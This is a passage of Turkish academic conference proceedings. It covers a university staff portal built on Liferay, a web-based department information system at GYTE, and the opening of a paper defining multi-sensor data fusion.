Gartner araştırma grubunun raporuna göre, Portal sunucularına yapılan yatırımlar 2005 yılında önceki yıllara göre %7.1 artmıştır [1]. Portal sistemlerine dayanan SOA uygulamalarının 2007 yılında %50 artacağı öngörülmektedir [2]. Portal sunucularına artan talep, çok sayıda ticari ve açık kaynak kodlu portal sunucularının geliştirilmesini tetiklemiştir. En çok kullanılan ticari portal sunucuları, IBM Websphere Portal Server, Microsoft Sharepoint 2003'dir. Ücretleri, akademik olarak kullanıldıklarında, CPU başına yaklaşık \$4,000-\$75,000 arasında değişmektedir. Açık kaynak kodlu sistemler olarak, Apache Jetspeed, Liferay, JBoss, Apache Pluto sayılabilir.

Kurumsal yapı içinde verilecek servislerin belirlenmesi ve sunumun hazırlanması, portal uygulamasının gerçekleştirilmesi için yeterli değildir. Uygulama sırasında sistem yöneticilerinin çok sayıda teknik sorunla karşılaşacaklarının bilinmesi önemlidir [3].

Uygun portal sunucusunu seçebilmek için, proje grubu çeşitli portal sunucuları üzerinde deneyler gerçekleştirmiştir. Elde edilen sonuca göre, Portal uygulamalarında baskın teknolojinin J2EE (Java 2 Enterprise Edition) olduğu görülmüştür. Ayrıca, kullanıcı ve kişiselleştirme verilerinin tutulması için bir de veritabanına gerek duyulmaktadır. Genellikle portal sunucuları, bir ölçüde veritabanı yönetim sistemlerinden (VTYS) bağımsız üretilmişlerdir. Sunucuların çoğunluğu, uygulamaya göre VTYS'ini değiştirmeye izin vermektedir.

Portal sunucusunun en temel bilgi içeren birimi, sayfa üzerinde görülen, portlet adı verilen pencerelerdir. İçerik konusunda kendileri bağımsız hareket etmekle birlikte, görüntülenme konusunda portal sunucusuna bağlıdır. Portal uygulamalarında kullanılan programlama nesnelerinin oluşturulabilmesi için JSR (Java Specification Request) 168, 170, 188 ve 207 standartları mevcuttur. Genellikle bütün portal sunucular JSR168 [4] standardını desteklemektedir. Yeni geliştirilen ve JSR 168'de olmayan özelliklerin bulunduğu JSR 268 geliştirilme aşamasındadır.

Ticari portal sunucularının ücretlerinin yüksek olması nedeniyle, çalışmalar Java tabanlı açık kaynak kodlu sistemler üzerinde yoğunlaştırılmıştır. JSR168 standartlarına uyumlu portal sunucuları arasından, yapılan araştırmalar sonucu JBoss, Jetspeed-2 ve Liferay (www.liferay.com) sistemlerinden birinin seçilmesine karar verilmiştir. Ön incelemede [5], Liferay 4.0 portal sunucusunun, JBoss v2.2.1'e göre kullanım kolaylığı ve yönetilebilirlik açısından daha iyi durumda olduğu anlaşılmıştır. Ara yüzündeki Ajax özellikleri, kullanıcı açısından kullanım kolaylığı da sağlamaktadır. Jetspeed-2 üzerinde yapılan incelemede, kurulum sırasında çeşitli sorunları olduğu ve entegrasyon konusunda ciddi sıkıntılar çıkardığı anlaşılmıştır.

Java Portal sunucuları arasında seçim yapılırken, JSR168 standardına uygun portletler yazılmış ve bilgi alınması için otomasyon

sistemlerindeki SOA temelli servisler de hazırlanmıştır. Bütün portletler, bir sunucu olmadan test ortamında geliştirilmiş ve sınanmıştır. Portlet'ler JSF (Java Server Faces: JSR127) teknolojisi kullanılarak görsel olarak Eclipse geliştirme ortamında tasarlanmıştır.

Elde edilen bütün veriler, Liferay Portal sunucusunun, diğerlerine göre daha başarılı olduğunu ortaya koymaktadır. Standartlara uyumluluk, arayüzde Ajax kullanımı, ve Hibernate (JSR220) gibi teknolojileri bünyesinde barındırması, portalın diğerlerine göre daha üstün olduğunu anlatmaktadır. Liferay'ın kullandığı iş taneleri (Business Beans), cepheye dayalı programlama (Aspect Oriented Programming) teknolojisi kullanılan Spring Framework üzerine dayanmaktadır.

Liferay 4.1.1 Portal sunucu, IBM X346 2x3.6 Ghz Xeon, 4 GB RAM'lı bir sunucu üzerine, Mayıs 2006'da kuruldu ve portletlerin kurulumu gerçekleştirildi. Veritabanı olarak, açık kaynak kodlu olan PostgreSQL kullanıldı. Yaklaşık 1 ay süren sınama çalışmalarında portalın sorunsuz çalıştığı izlendi. Bu arada, Türkçeleştirilmesi yapıldı ve hazırlanan portletlerin bütünleştirilmesi için ara yüz planlandı.

11 Temmuz 2006'da hazırlanan Portal'ın test yayınına başladığı Üniversite çalışanlarına duyuruldu. Yaz olmasına rağmen, yaklaşık 480 kişi, ilk hafta içinde portala giriş yaptı. Kullanıcıların sisteme giriş konusundaki istekleri, Portal'dan kullanıcı bekleyebilecekleri konusunda yapılan analiz çalışmalarının başarılı olduğunu kanıtlamıştır.

Ağustos 2006 itibarıyla, Liferay 4.1.1 portal sunucusunda veritabanında kilitleme (deadlock) ve performans kaybı izlenmiştir. Yapılan analizlerde, veritabanı erişiminde sorun olduğu görülmüş, Hibernate'in kullanımında sorunlar olduğu anlaşılmış ve Liferay'i geliştiren ekibe iletilmiştir. Proje grubunun yaptığı hata analiz sürecinde tespit edilen en önemli sorun, Liferay yazılımının dokümantasyon konusunda yeterli



desteği vermediğidir. Destek konusunda ücretli servislerin bulunduğu ve sunucuyu geliştirenlerin finansman sıkıntılarını bu şekilde çözdükleri anlaşılmıştır. Benzer sorunlar, PostgreSQL’le ilgili optimizasyon çalışmaları sırasında da yaşanmıştır. Görünen, açık kaynak kodlu sistemlerin yaşam döngüsü içinde, ücretli entegrasyon ve danışma servisleri gitgide önem kazanmaktadır. Diğer bir deyişle, yazılımlar ücretsiz olarak verilse de, geliştirme servisleri ücretlidir. Bu şekilde sadece uzman olan kişilerin kurulum yapmasına olanak tanınmaktadır.

#### 4. Sonuçlar

Bu makalede, Anadolu Üniversitesi personel portalının oluşturulması sırasındaki planlama, teknoloji seçimi ve kurulum süreçleri özetlenmiştir. Ekim 2006 tarihi itibarıyla, proje hedefleri tamamlanmış ve 49 portlet sistemde hazır hale getirilmiştir. 29 Aralık 2006 tarihi itibarıyla 2378 kullanıcı sisteme kayıtlıdır ve fiili olarak kullanılmaktadır.

Liferay Portalın kullanılabilmesi için, iki işlemcili hafızası olan bir sunucu çalışmaktadır. Yapılan testlerde, sunucunun performansının en az 15 bin kullanıcıya yetebileceği ölçülmüştür. Bununla birlikte, web servislerinin aynı sunucu üzerinde olmaması da performansı olumlu yönde etkileyen bir unsur olabilir.

Personel portalı kurulumu konusunda kazanılan deneyim, üst yönetimi ilgilendiren Yönetim Karar Destek Sistemi portalının geliştirilmesi

için kullanılacaktır. Çeşitli otomasyon sistemlerinden toplanan raporlar ve bilgiler, üst yönetime belirli yetkiler çerçevesinde sunulacaktır. Anadolu Üniversitesinde uzaktan öğrenim gören öğrenciler ve mezunlar için, bir öğrenci portalının gerçekleştirilmesi düşünülmektedir.

#### Referanslar

[1]. Correia, J.M. ve Biscotti, F., “Market Share: AIM and Portal Software, Worldwide, 2005 (Executive Summary)”, Gartner Grup Raporu, 19.06.2006, web sitesi: [www.gartner.com](http://www.gartner.com) .

[2]. Gootzit, D., “Critical Trends Impacting the Portal Product Market in 2007 and Beyond”, 14.11.2006, web sitesi: [www.gartner.com](http://www.gartner.com) .

[3]. Heck, M., “Diving Into Portals’ Distinguishing Characteristics”, InfoWorld, 30.04.2004, web sitesi: [http://www.infoworld.com/article/04/04/30/18FEportal\\_1.html](http://www.infoworld.com/article/04/04/30/18FEportal_1.html)

[4]. JSR168 Portlet standardı, Java Community Process, Java Spesifikasyonu <http://jcp.org/en/jsr/detail?id=168>

[5]. Heck, M., “JBoss and Liferay provide open portals to SOA”, InforWorld, 05.05.2006, web sitesi: [http://www.infoworld.com/article/06/05/05/77788\\_19TCportals\\_1.html](http://www.infoworld.com/article/06/05/05/77788_19TCportals_1.html)

[6]. Taylor, B.W., “Java Is Dead, Long Live Java!”, 10.01.2006, JDJ Magazine, <http://java.sys-con.com/read/169595.htm>

## Üniversite Bölüm Bilgi Sistemi

### İsmail Rakıp Kardeş, İbrahim Baz

Gebze Yüksek Teknoloji Enstitüsü, Jeodezi ve Fotogrametri Mühendisliği Bölümü 41400, Gebze, Kocaeli  
ragib@gyte.edu.tr, ibaz@gyte.edu.tr

**Özet:** “Üniversite Bölüm Bilgi Sistemi”, üniversitelerin temel eğitim birimi olan akademik bölümlerin, faaliyetlerinin belirli bir otomasyon sistemi dahilinde organize edilmesi için geliştirilmiş olan, web tabanlı bir bilişim sistemidir. Bu proje ile akademik faaliyetlerle ilişkili verilerin toplanması, bilgisayar ortamına aktarılması, depolanması, internet üzerinden sorgulanması, analiz edilmesi ve kullanıcılara belge ve raporlar halinde sunulması amaçlanmıştır. Bu bildiriye, halihazırda GYTE Jeodezi ve Fotogrametri Mühendisliği bölümünde aktif olarak kullanılmakta söz konusu sistemin ayrıntıları hakkında bilgi verilmektedir.

**Anahtar Kelimeler:** Bilgi sistemi, Akademik, Web, İnternet, Üniversite, Bilişim Sistemleri.

#### University Department Information System

**Abstract:** “University Department Information System” was developed for organizing main activities of academic departments of the universities. In this project, it was purposed gathering, digitizing, storing, querying, and analyzing on internet, and presenting to the potential users as documents and reports of the data interested with academic activities. This paper gives information about the system.

**Keywords:** Information Systems, Academic, Web, Internet, University.

#### 1. Giriş

“Akademik Faaliyetlerin Takibine Yönelik Üniversite Bölüm Bilgi Sistemi”, üniversitelerin eğitim öğretim birimleri olan akademik bölümlerin, temel faaliyetlerinin belirli bir otomasyon sistemi dahilinde organize edilmesi için geliştirilmiş olan, web tabanlı bir bilgi sistemi projesidir. Bu proje ile akademik faaliyetlerle ilişkili verilerin toplanması, bilgisayar ortamına aktarılması, depolanması, internet üzerinden sorgulanması, analiz edilmesi ve kullanıcılara belge ve raporlar halinde sunulması amaçlanmıştır. Sunucu ve istemci etkileşimini sağlayan ASP teknolojisi kullanılarak geliştirilen sistem, HTML ve Visual Basic Script dilleri ile kodlanan sayfalarından oluşmuştur.

#### 2. Bölüm Bilgi Sistemi

“Bölüm Bilgi Sistemi”, halihazırda GYTE Jeodezi ve Fotogrametri Mühendisliği bölümünde etkili ve yoğun olarak kullanılmaktadır. Bu kapsamda, ilk aşamada, uygulama alanı olarak seçilen Jeodezi ve Fotogrametri Mühendisliği’ne ait bilgiler derlenmiş ve bir veritabanında bir araya getirilmiştir. Söz konusu veritabanı “Öğrenci”, “Öğretim elemanları” ve “Dersler” olmak üzere 3 ana içerikten oluşmaktadır. Öğrencilerle ilgili olarak, numarası, adı soyadı, danışmanı, iletişim bilgileri, kayıt tarihi, bugüne kadar aldığı dersler, Öğretim elemanlarıyla ilgili olarak akademik web sayfası, kişisel bilgileri, iletişim bilgileri ve Derslerle ilgili olarak ise ders kodları, isimleri, sorumluları, kredileri gibi bilgiler veritabanında saklanmaktadır.

Bu ana veritabanı dışında, duyuruların, etkinliklerin, bağlantıların ve bölüm elektronik arşivi kayıtlarının bir arada tutulduğu 4 adet veritabanı da sistemin parçalarıdır. ASP tabanlı bölüm web sitesi sayfaları söz konusu veritabanlarındaki bilgileri okumakta ve internet kullanıcılarına aktarmaktadır. Böylece veritabanında yapılan değişiklikler web sayfalarına da otomatik olarak yansımakta, sitedeki bilgiler her zaman güncel kalmaktadır.

İnternet kullanıcıları tarafından ziyarete açık olan web sayfalarından ayrı olarak, güvenlik sistemiyle giriş yapılan etkileşimli sayfalara, öğretim elemanları, kayıtlı öğrenciler ve sistem yöneticilerinin ulaşması mümkün olmaktadır. Söz konusu kullanıcılar kendilerine tahsis edilen kullanıcı adı ve şifreleri ile bölüm ana sayfasından giriş yaptıklarında karşısına çıkan menüler yardımcı ile bir çok işlemi gerçekleştirebilmektedirler (Şekil 1).

## 2.1. Kullanıcı Grupları

Sistemin kullanıcılarını 4 grupta sınıflandırmak mümkündür. Bunlar; bölüm web sayfalarını ziyaret eden sıradan kullanıcılar, bölümümüze kayıtlı öğrenciler, bölümümüzde görevli öğretim elemanları ve sistem yöneticileridir.



Şekil 1. Bölüm ana sayfasından sisteme giriş

Son 3 gruptaki kullanıcılar, kullanıcı adı ve şifreleri ile giriş yaparak kendileri için hazırlanmış menüler yardımcı ile, yetkileri dahilinde bilgi girişi ve çeşitli sorgulamalar yapabilmektedirler.

## 2.1.1. Öğrenciler

Bölüme kayıtlı öğrenciler sisteme giriş yaptıktan sonra karşısına çıkan menü (Şekil 2) vasıtasıyla kişisel bilgilerini güncelleyip, otomatik olarak “ders kayıt formu” yada “tez bildirim formu” doldurabilmektedirler. Bölüme kayıt yaptıran her öğrenciye bilgi sistemindeki kişisel bilgilerini güncellemeleri uyarısı yapılmakta, böylece öğrenci bilgi envanteri oluşturulmaktadır. Şekil 3’de görülen arayüz yardımcı ile bilgilerini güncelleyen öğrencilerin, iletişim bilgileri ile mezun olduğu okul ve daha önce aldığı dersler gibi bilgiler veritabanına kaydedilmekte, bu bilgilere ulaşan danışmanları eğitimlerini yönlendirilebilmektedir. Ayrıca öğrenciler bu menüyü kullanarak şifrelerinin de değiştirebilmektedirler.

Otomatik “Ders Kayıt Formu” doldurma sayfasına girildiğinde o dönem açık olan derslerin bir listesi ekrana gelmekte (Şekil 4), burada seçilecek dersler işaretlendiğinde, açılan yeni sayfada öğrenciye ait “Ders Kayıt Formu” hazır bir halde sunulmaktadır. Öğrenciye ait tüm bilgiler (kimlik, okul no, danışman vs.) zaten veritabanında tutulduğundan, yeniden girişine gerek kalmadan otomatik olarak form hazırlanmaktadır (Şekil 5). Kredi toplamaları ve tarih gibi bilgiler de sistem tarafından hesaplanıp görüntülenmektedir. Bundan sonra öğrencinin yapması gereken tek şey sayfanın çıktısını alıp danışmanına onaylatmaktan ibaret olmaktadır.



Şekil 2. Öğrenci Menü

Aynı şekilde “Tez Bildirim Formu” da otomatik olarak doldurulup çıktısı alınabilmektedir (Şekil 6).



Şekil 3. Öğrenci Bilgi Güncelleme formu



Şekil 4. Otomatik ders kayıt formu hazırlama sayfası



Şekil 5. Ders Kayıt Formu



Şekil 6. Tez Bildirim Formu

## 2.1.2. Öğretim Elemanları

Bölüm personeli sisteme giriş yaptıklarında karşısına Şekil 7’deki gibi bir menü gelmektedir. Ana menüdeki ilk adımı kullanarak, web sayfalarını ve kişisel bilgilerini güncelleyebilmektedirler. Böylece tüm personel bölüm web sayfalarındaki, kişiler başlığı altındaki kendi web sayfasını, internete ulaşabildikleri her yerden güncelleme şansına sahip olmaktadır (Şekil 8). Bunun dışında bölüm personeline ait iletişim bilgileri bir envantere tutulmuş olmaktadır. Ayrıca bakmakla yükümlü olduğu kimselerin isimleri de bu sayfadan sistem veritabanına kaydedilmektedir. Ana menüdeki “İngilizce Web Sayfamı Güncelle” seçeneği seçildiğinde ise bölüm İngilizce web sitesindeki kişisel sayfanın güncellenmesi mümkün olmaktadır.


Sisteme giriş yapmış kişi eğer ders veren bir öğretim üyesi ise “Ders Sayfalarımı Güncelle” başlığı altındaki linke tıkladığında, sorumlu olduğu derslerin bir listesi karşısına çıkmakta, (Şekil 9) seçtiği dersine ait bilgileri değiştirebilmektedir. Böylece öğretim üyesinin, verdiği dersler hakkındaki bilgileri her zaman güncel tutması, ödevler ve sınav tarihleri gibi bilgileri internete ulaşılabildiği her yerden duyurması mümkün olmaktadır.



Şekil 7. Personel Menüsü



Şekil 8. Kişisel Bilgilerin Güncellenmesi



Şekil 11. Elektronik Bölüm Arşivine  
Doküman Eklenmesi



Şekil 9. Ders sayfalarının güncellenmesi

Menüdeki “E-Posta Gönder” seçeneği ile girilen sayfadan tüm personele ve kayıtlı ve mezun tüm öğrencilere otomatik olarak e-posta göndermek mümkün olmaktadır (Şekil 10). Eğer sisteme girmiş olan kişi bir Sistem yöneticisi ise e-postayı kendi adına (kendi mail hesabı ile) gönderebildiği gibi, bölüm adına da gönderebilmektedir.



Şekil 10. Öğrencilere ve/veya öğretim elemanlarına topluca e-posta gönderilmesi

“Bölüm Yayınları” menüsünden ise elektronik bölüm arşivine ulaşmak ve doküman eklemek mümkün olmaktadır (Şekil 11).




Şekil 11. Elektronik Bölüm Arşivine  
Doküman Eklenmesi

Bölümde yapılmış olan, tez, seminer, çeviri, ödev, makale, bildiri gibi dokümanlar ile işe yarayabilecek her türden kaynak web tabanlı bölüm arşivine kaydedilerek, paylaşımına açılmaktadır. Hazırlanan kullanıcı arayüzü sayesinde dokümanlar kategorik olarak sınıflandırılıp kolayca sunucuya aktarılabilir. Böylece

ihtiyaç duyacak personel ve öğrencilerin, söz konusu dokümanları web üzerinden kolayca indirebilmeleri ve düzenli bir bölüm arşivi oluşması sağlanmaktadır.

“Sevk Kağıdı Hazırla” sayfasından, öğrenci menüsündeki “Ders Kayıt Formu” doldurma işlemine benzer şekilde otomatik olarak hasta sevk kağıdı hazırlanıp çıktısı alınabilmektedir. Kişi ile ilgili tüm bilgiler ve bakmakla yükümlü olduğu kişilerin listesi zaten veritabanında olduğundan, sadece hasta adının seçilmesi yeterli olmaktadır (Şekil 12).



Şekil 12. Otomatik olarak “Hasta Sevk Kağıdı” Hazırlamak


“Duyuru Yap” linki ile bölüm web sitesindeki “Duyurular” sayfasında duyuru yapılması ve duyuru veritabanına kaydedilmesi sağlanmaktadır. İstenirse bu duyurunun bir kopyasının tüm personel ve öğrencilere e-posta olarak da gönderilmesi de mümkündür (Şekil 13).

“Bağlantı Ekle” ve “Etkinlik Ekle” ((b) Şekil


14) menüleri ile, tüm bölüm personeli bölüm web sitesindeki “Bağlantılar” ve “Etkinlikler” sayfalarına, karşılaştıkları yeni linkleri ekleyebilmektedirler. Bu sayede bölümle ilgili faydalı mesleki ve bilimsel web adresleri web sitemiz ziyaretçilerinin de kullanımına açılmaktadır. Aynı şekilde konferans, sempozyum gibi bilimsel etkinliklerden ziyaretçilerimizin haberdar olması sağlanmaktadır.



Şekil 13. Duyuru Yapılması



(a)



(b)

Şekil 14. Bölüm web sitesine yeni bağlantı (a) ve yeni etkinlik (b) eklemek

“Öğrenci Bilgileri” ve “Personel Bilgileri” linkleri vasıtası ile çeşitli sorgulamalar yapılabilmekte, personel ve öğrencilere ait kişisel bilgilerle, iletişim bilgilerine ulaşılabilir. Özellikle öğretim üyelerinin öğrenciler ile



iletişim kurmak istediklerinde oldukça faydalı olan bu sayfalardan, sorgulanan kişiye otomatik olarak e- posta göndermek de mümkün olabilmektedir (Şekil 15). Bunun dışında, eğer sorgulamayı yapan kişi bir sistem yöneticisi ise, sorguladığı kişinin şifresini, bir butona basarak otomatik olarak ilgili kişiye gönderebilmektedir. “Tüm Öğrenciler” menüsünden ise kayıtlı, mezun yada kaydı silinmiş tüm öğrencilerin listesi tek bir sayfada listelenmekte, istenen öğrencilere hızlı bir şekilde e-posta göndermek mümkün olmaktadır (Şekil 16).

### 2.1.3. Sistem Yöneticileri

Öğrenci ve personel ana menülerinden farklı olarak sistem yöneticileri için daha geniş bir ana menü mevcuttur (Şekil 17). Sistemdeki her türlü veri üzerinde değişiklik yapma hakkına sahip olan sistem yöneticileri, bu ana menüyü kullanarak tüm sistemi kontrol edebilmektedir. Bu menülerden ilki “Dönemlik dersleri belirle” menüsüdür. Açılacak olan dersler, her öğretim dönemi başında sistem yöneticisi tarafından, otomatik olarak belirlenebilmektedir (Şekil 18).



Şekil 15. Öğrenci bilgisi sorgulanması

Bu menüye girildiğinde bölümde eğitimi verilen tüm derslerin listesi görüntülenmekte, açılacak olan dersler işaretlenerek “Kaydet” butonuna basıldığında bu dersler veritabanında belirlenmektedir. Böylece bölüm web sitesindeki “Bu dönem açılacak dersler” sayfası da güncellenmiş olmaktadır. Ayrıca sistemi kullanarak ders kayıt formu dolduracak öğrencilerin karşılama da burada belirlenmiş olan dersler gelecektir (Şekil 4).



Şekil 16. Tüm öğrencilerin bir arada sorgulanması



Şekil 17. Yönetici Menüsü



Şekil 18. Dönemlik derslerin belirlenmesi



Şekil 19. Otomatik olarak resmi yazının hazırlanması

Dönemlik derslerin belirlenmesinin ardından, her dönem başında tekrarlanan bir prosedür olan, yeni dönemde açılan dersleri Fen Bilimleri Enstitüsü'ne bildiren resmi yazı otomatik olarak hazırlanmakta ve yeni bir pencerede açılarak kullanıcıya sunulmaktadır (Şekil 19). Bundan sonra kullanıcının yapması gereken şey sayfasının çıktısını alıp işleme sokmaktır. Yazıdaki tarih, yarıyıl, eğitim öğretim yılı gibi bilgiler günün tarihine bağlı olarak otomatik olarak hesaplanmaktadır.

Sistem yöneticisi menüsünden veritabanına yeni kişi yada yeni öğrenci eklemek de mümkündür. Bölüme yeni bir öğretim elemanı dahil olduğunda, sistem yöneticisi bu kişinin kullanıcı adı ve şifresini bu adımda tanımlamaktadır (Şekil 20). Aynı şekilde her dönemin başında bölüme kaydolun öğrencilerin sisteme kaydı “Yeni Öğrenci Ekle” menüsü ile gerçekleştirilmektedir (Şekil 21). Adı soyadı, kullanıcı adı, şifresi ve e-postasının tanımlanmasının ardından “Ekle” butonuna basıldığında öğrenci sisteme kaydedilmekte, aynı zamanda kullanıcı adı ve şifresi de açıklayıcı bir metin ile birlikte adresine otomatik olarak postalanmaktadır.

Bir diğer yönetici menüsü ise sisteme yeni bir ders eklenmesi işlemidir. Yeni dersin ismi, kredisi, sorumlusu vs. gibi tüm bilgiler bu adımda tanımlanmaktadır (Şekil 22).



Şekil 20. Yeni öğretim elemanı eklenmesi



Şekil 21. Yeni kaydolun öğrencilerin eklenmesi


Sistem yöneticisinin yetkinde olan bir diğer işlem ise yapılmış duyuruların ve bilimsel etkinlik ilanlarının kaldırılmasıdır. Böylece zamanı geçmiş ve hükmü kalmamış duyuruların ve etkinliklerin bölüm web sitesinden ilanı durdurulabilmektedir (Şekil 23).

Sistem yöneticisi ana menüsünün son elemanı ise “Tüm Öğrencilere Otomatik Olarak Kullanıcı Bilgilerini Gönder” menüsüdür. Bu işlem ile, bölüme kayıtlı tüm öğrencilere, veri tabanından okuyarak otomatik olarak açıklayıcı bir metinle birlikte kullanıcı adı ve şifreleri gönderilmektedir (Şekil 24).


Tüm bunların dışında sistem yöneticilerinin başka yetkileri de vardır. Örneğin, bölüm personeli sadece kendi kişisel bilgilerini ve web sayfalarını güncelleyebildikleri halde sistem yöneticileri



tüm öğrencilerin ve personelin kişisel bilgilerini ve web sayfalarını güncelleme yetkisine sahiptirler. Bunun dışında bir başka personeli de sistem yöneticisi olarak atayabilmektedirler.



Şekil 22. Yeni açılan dersin sisteme eklenmesi



Şekil 23. Eski duyuruların sistemden kaldırılması



Şekil 24. Tüm öğrencilere otomatik olarak kullanıcı bilgilerinin gönderilmesi

Aynı şekilde ders veren öğretim üyeleri sadece kendilerine ait derslerin sayfalarına müdahil oldukları halde, sistem yöneticileri bölümdeki tüm derslerin sayfalarında değişiklik yapma hakkına sahiptir.

### 3. Sonuçlar

GYTE Jeodezi ve Fotogrametri Mühendisliği Bölüm Bilgi Sistemi halihazırda oldukça verimli bir şekilde kullanılmakta olup bölüm faaliyetlerinin büyük ölçüde hızlanmasına ve kolaylaşmasına sebep olmuştur. İnternet teknolojisinin her yerden, her zaman ulaşılabilir olması özelliği sayesinde [1], kullanıcıların bahsi geçen işlemleri uzaktan gerçekleştirebilmeleri sistemin web tabanlı seçilmesinin önemini ortaya koymaktadır. Sadece üniversiteler değil, diğer kurum ve kuruluşlar da, bu türden web tabanlı sistemleri kullandığında, yığılmaya, faaliyetlerin yavaşlamasına ve muhataplarının şikayetine sebep olan prosedürleri, otomasyona geçirecekler, böylece büyük ölçüde rahatlama olacak, hizmet kalitesi artacak, sistem işlerlik kazanacaktır [2].

### 4. Kaynaklar

[1]. Eraslan, C., "İnternet Tabanlı Yıldız Teknik Üniversitesi Bilgi Sistemi", Y. Lisans Tezi, Yıldız Teknik Üniversitesi, İstanbul, 2003.

[2]. Kardeş, İ.R., Baz, İ., "CBS Tabanlı Bir E-Devlet Uygulaması: Konumsal Bazlı Resmi Belgelerin Otomatik Üretimi Ve İnternette Sunulması", Yapı ve Kentte Bilişim '06 IV. Kongresi, 08-09 Haziran 2006, Ankara.

## Neden Veri Füzyonu

### Serdar Biroğul, Yusuf Sönmez

Muğla Üniversitesi Teknik Eğitim Fakültesi Elektronik Bilgisayar Eğitimi Bölümü Kötekli - Muğla  
sbirogul@gazi.edu.tr

**Özet:** Veri füzyon fikri yeni olmamasına rağmen yeni algılayıcıların ortaya çıkması, teknolojinin ilerlemesi ve gelişen donanımın düzelmesi gerçek zamanlı veri füzyonunun artarak mümkün kılınmasını sağlamaktadır. Bilgisayar alanındaki gelişmeler yapay zekâ programları ve çeşitli algoritma yapılarının gerçek dünyaya uygulanma imkanlarını sağlamıştır. Hesaplama ve algılamadaki yeni gelişmeler insanların ve hayvanların veri füzyon kabiliyetlerinin donanım ve yazılımda bir benzerliğinin oluşturulmasını sağlamıştır. Ayrıca bir önemli etkende birçok noktadaki algılayıcılardan gelen verilerin doğru değerlendirilmesidir. Birçok noktadan gelen veriler hem çok karmaşık hem de çok fazla bilgi içermektedir. Bu bilgiler doğrultusunda doğru veri füzyonu yapısının oluşturulamaması ve karar mekanizmasının doğru sonuç üretmemesi çok daha kötü ve maliyetli sorunlara sebep olabilir. Bunun içindir ki veri füzyonu çok karmaşık olduğu kadar bir o kadar da zor olan bir süreçtir.

**Anahtar Kelimeler:** Veri füzyonu, çoklu algılayıcı, algoritma

### Why Data Fusion

**Abstract:** Although data fusion is not a new idea, the emergence of new sensors, the development of technology and improving hardware provide increasing data fusion to be possible. The improvements in computer area have provided the application possibilities of artificial intelligence programs and various algorithm structures into the real world. The new developments in calculation and sensor have provided a similarity between animals and humans' data fusion abilities in equipment and software. Besides another important element is the right evaluation of the data coming from sensors in several points. The data coming from several points includes both complicated and redundant information. In this sense, not to be able to compose right data fusion structure and the decision mechanism's not to be able to produce right result might cause worse and expensive problems. That is why data fusion is not only a complicated but also a difficult process.

**Keywords:** Data fusion, multisensor, algorithm

### 1. Giriş

Veri füzyonu (data fusion) kelimesi çoklu algılayıcı füzyon (multi-sensor fusion), çoklu algılayıcı veri füzyonu (multi-sensor data fusion), algılayıcı füzyon (sensor fusion), algılayıcı veri füzyonu (sensor data fusion), bilgi füzyonu (information fusion), iz birleştirme (combination of evidence), gözlem sentezi (synthesis of observation) gibi tanımlamaları da içermektedir [1-6]. Ayrıca kaynaşım (merging), birleşim (combining), sinerji (synergy), tamamlama ve toplama (integration

and aggregation), algılayıcı yönetimi (sensor management [7]), algılayıcı koordinasyonu (sensor coordination [8]), algılayıcı planlaması ve kontrolü (sensor planning and control [9]) gibi ifadeler de füzyon ile aynı kavramı belirtmektedir.

Veri füzyonu esas olarak bir bilgi bütünleştirilmesi problemidir. Bu yöntem çoklu algılayıcıdan gelen verilerin birleştirilerek ilgili durum için tek bir algılayıcı kullanımından daha iyi bir analiz yapılmasına ve daha iyi kararların verilmesini sağlamaktadır.

Literatüre bakıldığında veri füzyonu tanımı için çeşitli açık tanımlamaların yapıldığı görülür. Klein'e göre; çok seviyeli, çok yüzölçümlü bir yöntem olarak belirtilen veri birleştirme işi, otomatik bulma, kurma, değişkenleri birbirleriyle bağlama, bir kanıya varma ve verinin farklı kaynaklardan gelen bilgilerle birleşmesi işini yapan bir işlemler sürecidir [10]. Weisstein'e göre; iki veya daha fazla algılayıcılarla yada iki veya daha fazla biçimlerdeki bir algılayıcının çalışmasıyla elde edilen veriden arzu edilen bilgiyi çıkarma ve birleştirme olarak da belirtilir [11]. Waltz, Llinas ve Hall'e göre; fiziksel olaylar, hareketler veya durumlar hakkında sonuç çıkarmak için mevcut teknolojiler doğrultusunda çoklu algılayıcılardaki bilgilerin birleşimidir [4,12]. Robotik uygulama açısından Richardson ve Marsh'a göre; gözlenen sistemin kazancının çoklu algılayıcılardan gelen veriler ile en iyi durum vektörlerinin oluşturulmasıyla hesaplanmasıdır [13]. Parametrelerin tam olarak belirlenmesinde McKendall ve Mintz'e göre; algılayıcılardan gelen çoklu ölçüm değerlerinin birleştirilerek parametrelerin tek bir ölçüm modelinin oluşturulması problemi [14]. Luo ve Kay'a göre; farklı kaynaklardaki bilgilerin birleştirilerek her durumda sistemi temsil edecek tek bir düzenin oluşturulması işlemidir [5]. Goodman, Mahler ve Nguyen'e göre; farklı hedeflerin oluşturduğu bilinmeyen sayıdaki ve bilinmeyen nesnelere izlerinin birleştirilerek yerlerinin ve bilgilerinin elde edilmesidir [6]. Avrupa Birliği Uzaktan Algılama Laboratuvarları (EARSeL) ve Fransa Elektrik ve Elektronik Topluluğu (SEE) tarafından benimsenen tanıma göre ise veri füzyonu; farklı kaynaklardan meydana gelen veri topluluğu için istenen tanımlamaların yapıldığı biçimsel bir yapıdır [2].

## 2. Veri Füzyon İşlemi

Yüzeysel olarak bakıldığında veri füzyonu düşüncesi açık ve basit görülebilir ama birleştirme sistemlerinin tasarım ve uyarlaması, aşırı derecede karmaşık görevlerdir. Modelleme yapmak, işlem yapma, veri birleştirme, çeşitli sensör ve

rilerinin değerlendirilmesi ve bilgi özümlemesi oldukça zor ve karmaşıktır. Özellikle uygun veri eksik olduğu zaman bu problemler daha zor ve daha karmaşık bir yapıya dönüşmektedir. Bu güçlükler rağmen araştırma ve geliştirme çabaları önemli yüksek sistem başarıları için büyük hızla devam etmektedir. Çoklu sensör veri füzyon işlemlerinde asıl amaç bilgi sistemlerinden gelen verilerin doğru bir durum değerlendirmesini gerçekleştirmektir.

